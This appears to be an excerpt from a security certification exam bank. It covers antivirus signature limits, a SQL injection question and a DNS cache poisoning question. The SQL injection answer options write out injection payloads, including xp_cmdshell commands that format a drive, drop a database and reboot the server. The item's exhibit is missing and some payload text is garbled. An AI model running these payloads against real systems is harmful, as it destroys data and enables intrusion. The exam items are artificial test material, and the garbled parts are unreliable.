AV software is signature driven so new exploits are not detected. Traditional antivirus detection relies substantially on signatures: distinctive byte patterns, hashes, behavioral indicators, or other characteristics previously identified from known malicious code. This makes signature-based detection highly effective for malware that has already been collected, analyzed, and distributed to endpoint clients through updated definitions. However, a newly developed exploit or previously unseen malware sample may not match an existing signature. Attackers can therefore gain a window of opportunity before security vendors obtain a sample, create reliable detection logic, test it, and deliver an update. This limitation is commonly described as exposure to zero-day threats, where defensive products have no prior signature or intelligence for the newly observed malicious artifact. Modern endpoint products supplement signatures with heuristic analysis, reputation services, sandboxing, and behavior-based detection, but these are additional layers rather than a guarantee that every novel exploit will be identified. Maintaining current signatures and using layered controls remain important practices. See CISA: Understanding Zero-Day Exploits and NIST Guide to Malware Incident Prevention and Handling.

QUESTION NO: 102

Exhibit:



You are conducting pen-test against a company's website using SQL Injection techniques. You enter "anuthing or 1=1-" in the username filed of an authentication form. This is the output returned from the server.

What is the next step you should do?

A. Identify the user context of the web application by running_http://www.example.com/order/include_rsa_asp?pressReleaseID=5 ANDUSER_NAME() = 'dbo'

B. Identify the database and table name by running:http://www.example.com/order/include_rsa.asp?pressReleaseID=5 ANDascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERExtype='U'), 1))) > 109

C. Format the C: drive and delete the database by running:http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell 'format c: /q /yes '; drop database myDB; --

D. Reboot the web server by running:http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND xp_cmdshell 'iisreset –reboot'; --

ANSWER: A

Explanation:

"Identify the user context of the web application by running_ http://www.example.com/order/include_rsa_asp?pressReleaseID=5 AND USER_NAME() = 'dbo'" is the appropriate next step in the intended SQL-injection assessment workflow. After an initial authentication-bypass-style payload indicates that input may be influencing a query, the tester should validate the injection in a controlled, non-destructive manner and establish the database security context used by the application. In Microsoft SQL Server, `USER_NAME()` returns the name of the database user associated with the current execution context. A Boolean condition involving that function can be used to infer whether the application is executing with a particular database principal, such as `dbo`, without attempting to alter data or affect service availability. Knowing the effective context is important for accurately assessing exposure and documenting the least-privilege implications of the finding. Microsoft documents the behavior of `USER_NAME` at USER_NAME (Transact-SQL). This approach also aligns with OWASP's guidance that SQL-injection testing should safely establish the impact of untrusted input on database queries while avoiding unnecessary damage: OWASP SQL Injection.

QUESTION NO: 103

An attacker successfully causes a DNS resolver to store a forged record that maps a legitimate domain name to an attacker-controlled IP address. Users who rely on that resolver are then directed to the fraudulent address. What type of attack has occurred?

A. DNS cache poisoning

B. DNS zone transfer

C. ARP spoofing

D. Domain hijacking

ANSWER: A

Explanation:

DNS cache poisoning is correct because the attacker has inserted false DNS data into a recursive resolver's cache. After the forged mapping is cached, users asking that resolver for the affected domain can receive the attacker-controlled address until the cached record expires or is removed. The attack targets the integrity of name resolution rather than compromising the legitimate Web server itself. Modern DNS defenses include randomized query identifiers and source ports, DNSSEC validation, secure resolver configuration, and monitoring for unexpected DNS-record changes. DNS security extensions and resolver validation are specified in RFC 4033.